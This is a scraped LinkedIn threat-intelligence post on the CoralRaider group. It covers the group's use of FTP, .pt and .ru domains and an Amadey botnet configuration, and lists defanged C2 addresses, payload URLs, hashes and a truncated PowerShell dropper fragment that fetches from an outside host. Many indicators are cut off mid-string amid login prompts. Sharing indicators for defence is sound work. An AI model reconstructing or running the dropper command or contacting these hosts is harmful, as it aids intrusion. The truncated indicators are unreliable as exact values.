



LinkedIn respects your privacy

LinkedIn and 3rd parties use essential and non-essential cookies to provide, secure, analyze and improve our Services, and to show you relevant content on and off LinkedIn. Learn more in our [Cookie Policy](#).
Select Accept to consent or Reject to decline. You can update your choices at any time in your [Settings](#).

Accept

Reject




Top Content

Idan Tarab's Post



Idan Tarab
1y · Edited



"APT CoralRaider Exploits TTPS as their main Strategy"

- #APT
- #TTPS
- #CoralRaider
- #threat
- #TA
- #malware
- #phishing
- #infostealer
- #Amadey
- #Botnet
- #IOC
- #RE

🦅 Adversary TTPS: 🦅

---Sophisticated using of top-level domains (TLDs)---

#FTP Techniques: CoralRaider employs advanced FTP methods for discreet and efficient data transfer, enhancing stealth and minimizing detection risks.

[--Last campaigns based on CDN--]

#Domain Usage: The group utilizes both .pt (Portugal) and .ru (Russia) domains, shifting from previous Vietnamese infrastructure. This diverse domain use aids in evading detection and complicates attribution.


Agree & Join LinkedIn

By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).

Sign in with Google ✕

Use your Google Account to sign in to LinkedIn

No more passwords to remember. Signing in is fast, simple and secure.



[Continue](#)

[Continue with Google](#)

[Sign in with Email](#)

or

New to LinkedIn? [Join now](#)

By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).



LinkedIn respects your privacy

LinkedIn and 3rd parties use essential and non-essential cookies to provide, secure, analyze and improve our Services, and to show you relevant content on and off LinkedIn. Learn more in our [Privacy Policy](#).
Select Accept to consent or Reject to decline. You can update your choices at any time in your Settings.

Agree & Join LinkedIn

By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).

.(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').
('PSChildName')hxxps://ftp[.]alphaglob[.]int/h[.]lead

.Ink #Dropper
"C:\Windows\system3

c2:
176[.]61[.]150[.]117:4
https://ftp[.]alphaglob

⌘ Amadey_Config: ⌘

Family amadey

Version 4.41

Botnet 41cd5f

#C2 hxxp://specifi

Attributes strings_key
7ddd79f3dbc40c57a6

rc4.plain e13a15:

DNS:
smartkontur[.]site

DNS
dukastotranza[.]click

DNS
specificsecurity[.]ru

---IOc's---

IP'S:

Sign in to view more content

Create your free account or sign in to continue your search

or

New to LinkedIn? [Join now](#)

By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).



LinkedIn respects your privacy

LinkedIn and 3rd parties use essential and non-essential cookies to provide, secure, analyze and improve our Services, and to show you relevant content on and off LinkedIn. Learn more in our [Cookie Policy](#).
Select **Accept** to consent or **Reject** to decline. You can update your choices at any time in your [Settings](#).

Agree & Join LinkedIn

By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).

specificsecurity[.]ru

Thanks for my partner


Ref:
rb.gy/dkapp5 -> Cisco

rb.gy/5m0nxc -> Cisco

--More information

#phishing #phishingatt
#cyberthreats #datapro
#incidentresponse #ap
#threatactors #virustof
#intelligence #bluetear
#reverseengineering #
#cybersecurity #cybers
#secops #threatdetect
#infosec #cybernews #
#bleepingcomputer #th
BleepingComputer The
Security News ©

urity #phishingemails
detection
threats #cybercrime
n #ethicalhacking
cti #threatanalysis
#edr #malware
securityresearch #cth
ence
ay Cisco Talos Cyber



Sign in to view more content

Create your free account or sign in to continue your search

or

New to LinkedIn? [Join now](#)

By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).

LinkedIn respects your privacy

LinkedIn and 3rd parties use essential and non-essential cookies to provide, secure, analyze and improve our Services, and to show you relevant content on and off LinkedIn. Learn more in our [Cookie Policy](#).
Select Accept to consent or Reject to decline. You can always update your choices at any time in your [Settings](#).

Agree & Join LinkedIn

By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).



Sign in to view more content

Create your free account or sign in to continue your search

or

New to LinkedIn? [Join now](#)

By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).

IOc's:

Amadey: [a[.]e

fb6b67e04cdd

HTA: [cod]

b48b6b38768

XML PUNNY: "c

1a085e14526

Ink files:

a6d1a352c989

favorite[.]Ink

714182d73d5

partnership[.]In

Like · Rep

Idan Tarab

uRL'S:

hxxps://ftp[.]alphaglobal[.]pt/b[.]cod

https://ftp[.]alphaglobal[.]pt/a[.]exe

http://specificsecurity[.]ru/NfjxzZz9jn/index[.]php

http://specificsecurity[.]ru/NfjxzZz9jn/index[.]php?scr=1

LinkedIn respects your privacy

LinkedIn and 3rd parties use essential and non-essential cookies to provide, secure, analyze and improve our Services, and to show you relevant content on and off LinkedIn. Learn more in our [Cookie Policy](#).
Select Accept to consent or Reject to decline. You can always update your choices at any time in your settings.

Agree & Join LinkedIn
By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).

Idan Tarab

1y

Like · Reply

Idan Tarab

1y

Like · Reply

Idan Tarab

1y

Like · Reply

Ariel Davidpur

1y

Very informative
Keep rocking

Like · Reply

Amit Kassovitz

1y



Like · Reply

Gal Jacobson

1y

This is thrilling! 🙌

Like · Reply


Rotem Gafni

1y

Insightful!

Like · Reply

See more comments



Sign in to view more content

Create your free account or sign in to continue your search


or


New to LinkedIn? [Join now](#)

By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).

LinkedIn respects your privacy
LinkedIn and 3rd parties use essential and non-essential cookies to provide, secure, analyze and improve our Services, and to show you relevant content on and off LinkedIn. Learn more in our [Privacy Policy](#).
Select Accept to consent or Reject to decline. You can always update your choices at any time in your account settings.

Agree & Join LinkedIn
By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).


4,528 followers
[71 Posts](#)
View Profile +


 **Sign in to view more content**

Create your free account or sign in to continue your search

or

New to LinkedIn? [Join now](#)

By clicking Continue to join or sign in, you agree to LinkedIn's [User Agreement](#), [Privacy Policy](#), and [Cookie Policy](#).

- Explore content
- Career
 - Productivity
 - Project Management
 - Show more 

- © 2026
- Accessibility
 - Privacy Policy
 - Copyright Policy
 - Guest Controls
 - Language
 - User Agreement
 - Cookie Policy
 - Brand Policy
 - Community Guidelines